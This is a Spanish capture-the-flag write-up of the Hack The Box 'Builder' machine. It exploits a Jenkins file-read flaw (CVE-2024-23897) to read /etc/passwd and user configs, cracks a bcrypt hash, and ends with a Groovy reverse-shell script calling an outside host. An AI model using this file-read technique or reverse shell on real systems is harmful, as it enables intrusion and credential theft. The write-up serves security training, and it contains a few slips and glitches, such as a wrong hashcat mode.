

284- BUILDER

- 1. BUILDER
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. LFI in Jenkins 2.441
 - 1.4.1. Jenkins-cli.jar
 - 1.4.2. Deploying Docker Jenkins container
 - 1.4.3. Cracking hash with Hashcat
 - 1.4.4. RCE in script console via Groovy script
 - 1.4.5. Privesc via Jenkins key decipher

1. BUILDER

www

<https://app.hackthebox.com/machines/Builder>



Builder

RETIRED MACHINE

LINUX MEDIUM

4.5
MACHINE RATING

2289
USER OWNS

1924
SYSTEM OWNS

12/02/2024
RELEASED

Created by polarbearer & amra13579

Copy Link

Play Machine

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

> nmap -sS -p- -oN targeted "Builder 10.10.11.10"
> ping 10.10.11.10
PING 10.10.11.10 (10.10.11.10): 56(84) bytes of data:
64 bytes from 10.10.11.10: icmp_seq=1 ttl=63 time=34.4 ms
64 bytes from 10.10.11.10: icmp_seq=2 ttl=63 time=34.1 ms
64 bytes from 10.10.11.10: icmp_seq=3 ttl=63 time=34.0 ms
64 bytes from 10.10.11.10: icmp_seq=4 ttl=63 time=34.0 ms
64 bytes from 10.10.11.10: icmp_seq=5 ttl=63 time=33.9 ms
64 bytes from 10.10.11.10: icmp_seq=6 ttl=63 time=34.1 ms
64 bytes from 10.10.11.10: icmp_seq=7 ttl=63 time=34.3 ms
64 bytes from 10.10.11.10: icmp_seq=8 ttl=63 time=37.1 ms
^C
-- 10.10.11.10 ping statistics --
9 packets transmitted, 9 received, 0% packet loss, time 801ms
rtt min/avg/max/ndev = 33.899/40.901/67.073/12.097 ms

```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 8080 (HTTP proxy)* abiertos.

```

> nmap -sS -p- --open --min-rate 5000 10.10.11.10 -T4 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 09:09 -01
Nmap scan report for 10.10.11.10
Host is up (0.12s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp   open  http-proxy

```

```

Nmap done: 1 IP address (1 host up) scanned in 10.19 seconds
> extractPorts allports
File: extractPorts.tap
1
2
3
4
5
6
7
8
[*] Extracting information...
[*] IP Address: 10.10.11.10
[*] Open ports: 22,8080
[*] Ports copied to clipboard

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*.

```

> nmap -sCV -p22,8080 --open --min-rate 5000 10.10.11.10 -T4 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 09:11 -01
Nmap scan report for 10.10.11.10
Host is up (0.042s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_ 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp   open  http      Jetty 10.0.18
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
|_ http-server-header: Jetty/(10.0.18)
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-title: Dashboard [Jenkins]
Service Info: OS: Linux, CPE: cpe:/o:Linux:Linux Kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.99 seconds

```

1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente. Vemos que esta página web usa el servidor **Jetty 10.0.18**, la herramienta **Jenkins 2.441** y **OpenSearch**.

```
> whatweb http://10.10.11.10:8080
http://10.10.11.10:8080 [200 OK] Cookies[SESSIONID.1a4e73e9], Country[RESERVED][ZZ], HTML5, HTTPServer[Jetty(10.0.18)], HttpOnly[SESSIONID.1a4e73e9], IP[10.10.11.10], Jenkins[2.441], Jetty[10.0.18], OpenSearch[opensearch.xml], Script[application/json,text/javascript], Title[Dashboard [Jenkins]], UncommonHeaders[x-content-type-options,x-hudson-theme,referrer-policy,cross-origin-opener-policy,x-hudson,x-jenkins,x-jenkins-session,x-instance-identity], X-Frame-Options[sameorigin]
```

“


- **Jenkins** es una herramienta de automatización de código abierto utilizada principalmente para la integración continua y la entrega continua (**CI/CD**). Fue originalmente desarrollada como parte del proyecto Hudson y luego se separó en su propia entidad en 2011. Jenkins facilita la automatización de las partes no humanas del desarrollo de software, con el objetivo de mejorar la calidad y velocidad de los procesos de desarrollo.

“


- **OpenSearch** es una plataforma de búsqueda y análisis de código abierto, derivada de **Elasticsearch** y **Kibana**, que ofrece capacidades robustas para indexar, buscar y analizar grandes volúmenes de datos en tiempo real. Fue creada por **Amazon Web Services (AWS)** como una bifurcación (fork) de Elasticsearch 7.10 y Kibana 7.10, debido a cambios en la licencia de Elasticsearch y Kibana hacia una licencia más restrictiva. OpenSearch mantiene una licencia de código abierto (Apache 2.0), asegurando su libre uso, modificación y distribución.

1.4. LFI in Jenkins 2.441

- **CVE-2024-23897**:
- Accedemos a la web. Tenemos un panel de login.




- No obstante, antes de nada, vamos a enumerar posibles vulnerabilidades para los servicios y versiones que encontramos anteriormente. Encontramos un **LFI** que afecta a **Jenkins 2.441**.



- Tuvimos ciertos problemas con el exploit de la imagen, pero como averiguamos el CVE de esta vulnerabilidad, buscamos fácilmente otro por internet. Bien, usamos este exploit. Parece que conseguimos listar el **/etc/passwd** del servidor, pero solo nos muestra una línea. Lanzamos el exploit varias veces, pero seguimos obteniendo esta misma línea.

- Por otro lado, para hacer debugging del exploit, recurrimos a **Burp Suite**: lo lanzamos a nuestra IP por el puerto 8080, y de ahí, lo redireccionamos al puerto 8080 de la máquina víctima, que es donde se encuentra el servidor vulnerable.



66

- **CVE-2024-23897:**
 - *Jenkins 2.441 y anteriores, LTS 2.426.2 y anteriores*, no desactivan una función de su analizador de comandos CLI que reemplaza un carácter `@` seguido de una ruta de archivo en un argumento con el contenido del archivo, lo que permite a atacantes no autenticados leer archivos arbitrarios en el sistema de archivos del controlador Jenkins.

1.4.1. Jenkins-cli.jar

- Por otro lado, en la imagen anterior, a la hora de ejecutar el exploit, podemos ver en el output que se está tratando de ejecutar el cliente de *jenkins-cli.jar*. Este archivo contiene una CLI para interactuar con *Jenkins*. Por tanto, vamos a recurrir a este recurso para ejecutar instrucciones adicionales en el servidor remoto. Descargamos *jenkins-cli.jar*. Compartimos el enlace a continuación. Una vez con este archivo, si ejecutamos `java -jar jenkins-cli.jar -s http://10.10.11.10:8080`, nos conectaremos con el servidor víctima, esto nos mostrará diferentes instrucciones disponibles.

- <https://github.com/3yujw7njai/CVE-2024-23897>

```
java -jar jenkins-cli.jar -s http://10.10.11.10:8080
add-job-to-view
  Adds jobs to view.
build
  Builds a job, and optionally waits until its completion.
cancel-quiet-down
  Cancel the effect of the "quiet-down" command.
clear-queue
  Clears the build queue.
connect-node
  Reconnect to a node(s)
console
  Retrieves console output of a build.
copy-job
  Copies a job.
create-credentials-by-xml
  Create Credential by XML
create-credentials-domain-by-xml
  Create Credentials Domain by XML
create-job
  Creates a new job by reading stdin as a configuration XML file.
create-node
  Creates a new node by reading stdin as a XML configuration.
create-view
  Creates a new view by reading stdin as a XML configuration.
declarative-linter
  Validate a Jenkinsfile containing a Declarative Pipeline
delete-builds
  Deletes build record(s).
delete-credentials
  Delete a Credential
delete-credentials-domain
  Delete a Credentials Domain
delete-job
  Deletes job(s).
delete-node
  Deletes node(s)
delete-view
  Deletes view(s).
disable-job
  Disables a job.
disable-plugin
  Disable one or more installed plugins.
disconnect-node
  Disconnects from a node.
enable-job
  Enables a job.
enable-plugin
  Enables one or more installed plugins transitively.
get-credentials-as-xml
  Get a Credentials as XML (secrets redacted)
get-credentials-domain-as-xml
  Get a Credentials Domain as XML
get-job
  Dumps the job definition XML to stdout.
get-node
  Dumps the node definition XML to stdout.
get-view
  Dumps the view definition XML to stdout.
```

- Ejecutamos esta instrucción para hacer una prueba: `java -jar jenkins-cli.jar -s http://10.10.11.10:8080 who-am-i`.

```
> ls
CVE-2024-23897.jpg  jenkins-cli.jar  README.md
> java -jar jenkins-cli.jar -s http://10.10.11.10:8080 who-am-i
Authenticated as: anonymous
Authorities:
anonymous
PS /home/kali/.prypr/CTF/HTB/builder/exploits/CVE-2024-23897
```

- Anteriormente, en los diferentes exploits que usamos, vimos que se estaba usando al instrucción `connect-node`, seguido de `@/file/to/read`. Usamos esta sintaxis, y gracias a esta instrucción, conseguimos listar todo el `/etc/passwd` de la máquina víctima.

- Dependiendo de la instrucción usada con el cliente de , obteníamos una cantidad de líneas diferentes. Podríamos crear un *one-liner* que itere mediante un bucle `for` por cada una de estas diferentes instrucciones y ejecute el comando en cuestión para finalmente, contar el número de líneas de cada ejecución: `for command in $(java -jar jenkins-cli.jar -s http://10.10.11.10:8080 help 2>&1 | grep -v " " | xargs | tr ' ' '\n'); do echo "[+]`
Para el comando `$command`: `$(java -jar jenkins-cli.jar -s http://10.10.11.10:8080 $command @/etc/passwd 2>&1 | wc -l)"; done`. Adicionalmente, convertimos el *stderr* en *stdout*.

```
> java -jar jenkins-cli.jar -s http://10.10.11.10:8080 connect-node @/etc/passwd
www-data:x:33:33/www-data:/var/www:/usr/sbin/nologin No such agent "www-data:x:33:33/www-data:/var/www:/usr/sbin/nologin" exists.
root:x:0:0/root:/root:/bin/bash No such agent "root:x:0:0/root:/root:/bin/bash" exists.
mail:x:8:8/mail:/var/mail:/usr/sbin/nologin No such agent "mail:x:8:8/mail:/var/mail:/usr/sbin/nologin" exists.
backup:x:34:34/backup:/var/backups:/usr/sbin/nologin No such agent "backup:x:34:34/backup:/var/backups:/usr/sbin/nologin" exists.
apt:x:42:65534::/nonexistent:/usr/sbin/nologin No such agent "apt:x:42:65534::/nonexistent:/usr/sbin/nologin" exists.
nobody:x:65534:65534/nobody:/nonexistent:/usr/sbin/nologin No such agent "nobody:x:65534:65534/nobody:/nonexistent:/usr/sbin/nologin" exists.
lp:x:72:72/lp:/var/spool/lpd:/usr/sbin/nologin No such agent "lp:x:72:72/lp:/var/spool/lpd:/usr/sbin/nologin" exists.
uucp:x:10:10/uucp:/var/spool/uucp:/usr/sbin/nologin No such agent "uucp:x:10:10/uucp:/var/spool/uucp:/usr/sbin/nologin" exists.
news:x:9:9/news:/var/spool/news:/usr/sbin/nologin No such agent "news:x:9:9/news:/var/spool/news:/usr/sbin/nologin" exists.
proxy:x:13:13/proxy:/bin:/usr/sbin/nologin No such agent "proxy:x:13:13/proxy:/bin:/usr/sbin/nologin" exists.
ircd:x:39:39/ircd:/run/ircd:/usr/sbin/nologin No such agent "ircd:x:39:39/ircd:/run/ircd:/usr/sbin/nologin" exists.
list:x:38:38/Mailing List Manager:/var/list:/usr/sbin/nologin No such agent "list:x:38:38/Mailing List Manager:/var/list:/usr/sbin/nologin" exists.
jenkins:x:1000:1000:/var/jenkins_home:/bin/bash No such agent "jenkins:x:1000:1000:/var/jenkins_home:/bin/bash" exists.
games:x:5:60:games:/usr/games:/usr/sbin/nologin No such agent "games:x:5:60:games:/usr/games:/usr/sbin/nologin" exists.
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin No such agent "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin" exists.
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin No such agent "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin" exists.
sys:x:3:3:sys:/dev:/usr/sbin/nologin No such agent "sys:x:3:3:sys:/dev:/usr/sbin/nologin" exists.
sync:x:4:65534:sync:/bin:/bin/sync No such agent "sync:x:4:65534:sync:/bin:/bin/sync" exists.
ERROR: Error occurred while performing this command, see previous stderr output.
PS /home/kali/.prypr/CTF/HTB/builder/exploits/CVE-2024-23897
```

- Por el output recibido, pareciera que estamos ante un contenedor. Para confirmarlo, decidimos listar `/etc/hostname`: efectivamente, se trata de un contenedor.

```
> java -jar jenkins-cli.jar -s http://10.10.11.10:8080 connect-node @/etc/hostname
ERROR: No such agent "0f52c222a4cc" exists.
> hostname
kali
> hostname -I
192.168.1.10 172.17.0.1 10.10.16.0 dead:beef:4::1000
PS /home/kali/.prypr/CTF/HTB/builder/exploits/CVE-2024-23897
```

que permite a los usuarios y scripts realizar diversas operaciones administrativas en *Jenkins* sin necesidad de utilizar la interfaz web estándar.

1.4.2. Deploying Docker Jenkins container


- En este punto, podemos incluir archivos locales del sistema. Vamos a tratar de listar archivos que contengan información sensible. Tratamos de listar las claves SSH del usuario *jenkins* que vimos del */etc/passwd*, pero no encontramos ninguna. Vamos ahora a desplegar en local un contenedor de *Docker* que integre el uso de *jenkins*. Esto podemos hacerlo con este comando: `docker run -p 8080:8080 -p 50000:50000 --restart=on-failure jenkins/jenkins:lts-jdk17`. Una vez con el contenedor desplegado, podemos acceder a nuestro localhost por el *puerto 8080* y acceder a esta herramienta. Tendremos que proporcionar la contraseña de administrador (generada cuando se creó el contenedor) e instalar los plugins necesarios. Una vez hecho esto, dentro del contenedor, navegamos por los diferentes directorios. Filtramos por el usuario que creamos con `grep -r "robagallinas"` y encontramos que la información de los diferentes usuarios se encuentra en */users/users.xml*. Ejecutamos ahora `java -jar jenkins-cli.jar -s http://10.10.11.10:8080 connect-node @/var/jenkins_home/users/users.xml`.

```
> java -jar jenkins-cli.jar -s http://10.10.11.10:8080 connect-node @/var/jenkins_home/users/users.xml
<?xml version="1.1" encoding="UTF-8"?> No such agent <?xml version="1.1" encoding="UTF-8"?> exists.
<string>jennifer_12108429903186576833</string> No such agent <string>jennifer_12108429903186576833</string> exists.
<idToDirectoryNameMap class="concurrent-hash-map"> No such agent <idToDirectoryNameMap class="concurrent-hash-map"> exists.
  <entry> No such agent <entry> exists.
    <string>jennifer</string> No such agent <string>jennifer</string> exists.
  </entry></version> No such agent <version>1</version> exists.
</idToDirectoryNameMap> No such agent </idToDirectoryNameMap> exists.
<hudson.model.UserIdMapper> No such agent <hudson.model.UserIdMapper> exists.
<hudson.model.UserIdMapper> No such agent <hudson.model.UserIdMapper> exists.
  <entry> No such agent <entry> exists.
</entry> No such agent </entry> exists.

ERROR: Error occurred while performing this command, see previous stderr output.


jenkins@ec3c2df8d66:~$ grep -r "robagallinas"
users/robagallinas_8343567266408293264/config.xml: <id>robagallinas</id>
users/users.xml: <string>robagallinas</string>
users/users.xml: <string>robagallinas_8343567266408293264</string>
jenkins@ec3c2df8d66:~$ cd users
jenkins@ec3c2df8d66:~/users$ ls
robagallinas_8343567266408293264 users.xml
jenkins@ec3c2df8d66:~/users$ cat robagallinas_8343567266408293264/
cat: robagallinas_8343567266408293264/: Is a directory
jenkins@ec3c2df8d66:~/users$ cat users.xml
<?xml version="1.1" encoding="UTF-8"?>
<hudson.model.UserIdMapper>
  <version>1</version>
  <idToDirectoryNameMap class="concurrent-hash-map">
    <entry>
      <string>robagallinas</string>
      <string>robagallinas_8343567266408293264</string>
    </entry>
  </idToDirectoryNameMap>
</hudson.model.UserIdMapper>
jenkins@ec3c2df8d66:~/users$ pwd
/var/jenkins_home/users
jenkins@ec3c2df8d66:~/users$ ls -la
total 16
drwxr-xr-x 3 jenkins jenkins 4096 Jul 4 12:43 .
drwxr-xr-x 1 jenkins jenkins 4096 Jul 4 12:43 ..
drwxr-xr-x 2 jenkins jenkins 4096 Jul 4 12:43 robagallinas_8343567266408293264
-rw-r--r-- 1 jenkins jenkins 314 Jul 4 12:43 users.xml
jenkins@ec3c2df8d66:~/users$
```

- Ahora que tenemos el nombre completo de este usuario, vamos a intentar buscar alguna credencial dentro de su directorio. Para ello, ejecutamos: `java -jar jenkins-cli.jar -s http://10.10.11.10:8080 connect-node @/var/jenkins_home/users/jennifer_12108429903186576833/config.xml`. Encontramos un hash para este usuario en formato *bcrypt*. Guardamos esta cadena en un archivo que llamaremos *hash.txt* en nuestro sistema.
 - El hash aparece como *jbcrypt*, que es una implementación de *bcrypt* en *Java*.



1.4.3. Cracking hash with Hashcat


- Crackeamos esta contraseña con **Hashcat**: `hashcat -m 3299 hash.txt /usr/share/wordlists/rockyou.txt`. Ésta es *princess*.




1.4.4. RCE in script console via Groovy script

- Usamos las credenciales *jennifer*: *princess* para acceder al servidor web. Obtenemos acceso. Como bien sabemos, desde aquí es muy frecuente que podamos ejecutar comandos a través de la

consola de scripts. Encontramos esta ruta. Parece que tenemos que usar **Groovy** para ejecutar comandos.



- Buscamos por internet como podemos enviarnos una shell a nuestro sistema por un puerto en el que nos hayamos puesto previamente en escucha. Encontramos un pequeño script que compartimos a continuación. Ejecutamos este script y obtenemos nuestra sesión. Realizamos el *tratamiento de la TTY*.



```
String host = "10.10.16.8";
int port=1313;
String cmd= "/bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while
(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try
{p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

66

